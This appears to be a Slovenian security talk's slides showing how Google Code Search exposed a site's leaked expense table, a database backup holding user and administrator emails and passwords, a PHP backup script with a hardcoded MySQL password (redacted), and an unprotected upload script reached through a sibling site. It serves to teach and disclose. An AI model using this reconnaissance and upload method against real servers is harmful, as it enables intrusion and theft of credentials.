
STROŠKI

Št.	ŠT.RAČUNA	DATUM RAČUNA	DATUM PLAČILA	NAMEN	ZNESEK
1		.2006	.2006		298.784,00
2		.2006	.2006		86.472,00
3		.2006	.2006		526.912,00
4		.2006	.2006		23.552,00
5		.2006	.2006		267.696,00
6		.2006	.2006		572.672,00
7		.2006	.2006		193.336,00
8		.2006	.2006		137.280,00
9		.2006	.2006		120.000,00
10		.2006	.2006		600.000,00
11		.2006	.2006		229.472,00
12		.2006	.2006		732.832,00
13		.2006	.2006		216.216,00
14		.2006	.2006		186.572,00


But, there is **more...**

- Pa si prenesimo datoteko v kateri je Google našel gesla...
 - in si jo oglejmo...
 - ... dobro oglejmo.
-
- Gre za rezervno kopijo baze, kjer se nahajajo...

Vsebine forumov (tudi internih)...




...ter e-naslovi in gesla uporabnikov ter administratorjev internega foruma!



***But, there is even
more...***

...SQL database password!



The screenshot shows a Mozilla Firefox browser window with the title bar "Google Code Search - Mozilla Firefox". The address bar contains the URL "http://www.google.com/codesearch/". The search results display a code snippet for a shell script. The script includes a command to run a MySQL database dump, where the password is highlighted in blue. Below the code, there is a link to "tar.bz2" and a status bar at the bottom with the text "Končano", "Anonimizacija izključena", and "Adblock".

```
$[REDACTED] = 'backup/' . $[REDACTED];
unlink ($[REDACTED]);
}

// Open file

if (!$fp = fopen ($filename, "w")) {
    echo "$lang[cant_open] ($filename).";
    exit;
};

$command = "mysqldump -u [REDACTED] --password=[REDACTED] " . $mysql_database_name . " > " . $filename;

system ($command);

echo "Done. [REDACTED]";

?>
```

[REDACTED] from
[REDACTED] [tar.bz2](#)

Končano Anonimizacija izključena Adblock

Glavni zadetek?

- `$command = "mysqldump -u *****
--password=*****"`
- Hmm, je geslo še veljavno?

Ne še, a srečka je dobitna

- Imamo sicer *neko* MySQL geslo vendar nimamo dostopa do baze.
- Če pobrskamo dalje, pa najdemo “**upload plugin**”..., ki omogoča nalaganje datotek.
- *Upload in datoteke...* pa preiskusimo!
- Na ciljnem sistemu je sicer onemogočeno pregledovanje vsebine imenikov (*directory listing*), zato se sprehodimo do sorodnega sistema (na istem strežniku), kjer so administratorji to možnost pozabili izključiti...


Ogledamo si, katero PHP skripto kliče "upload plugin"...

The image shows a Mozilla Firefox browser window titled "File Upload - Mozilla Firefox". The address bar shows a URL starting with "http://www.". The browser interface includes a search bar with the text "Brskaj ...".

An "view-source:" window is open in the foreground, displaying the HTML source code of the page. The code is as follows:

```
<html>
<head>
  <title>File Upload</title>
  <script language="javascript" type="text/javascript" src="..."></script>
  <script language="javascript" type="text/javascript" src="..."></script>
  <link rel="stylesheet" href="..." type="text/css" media="..." title="Upl...
</head>
<body>
  ...
  <br>
  <iframe src="...php" frameborder="..." height="..."></iframe>
  ...
</body>
</html>
```

...in skripto poiskusimo klicati na ciljnem strežniku. Bingo!

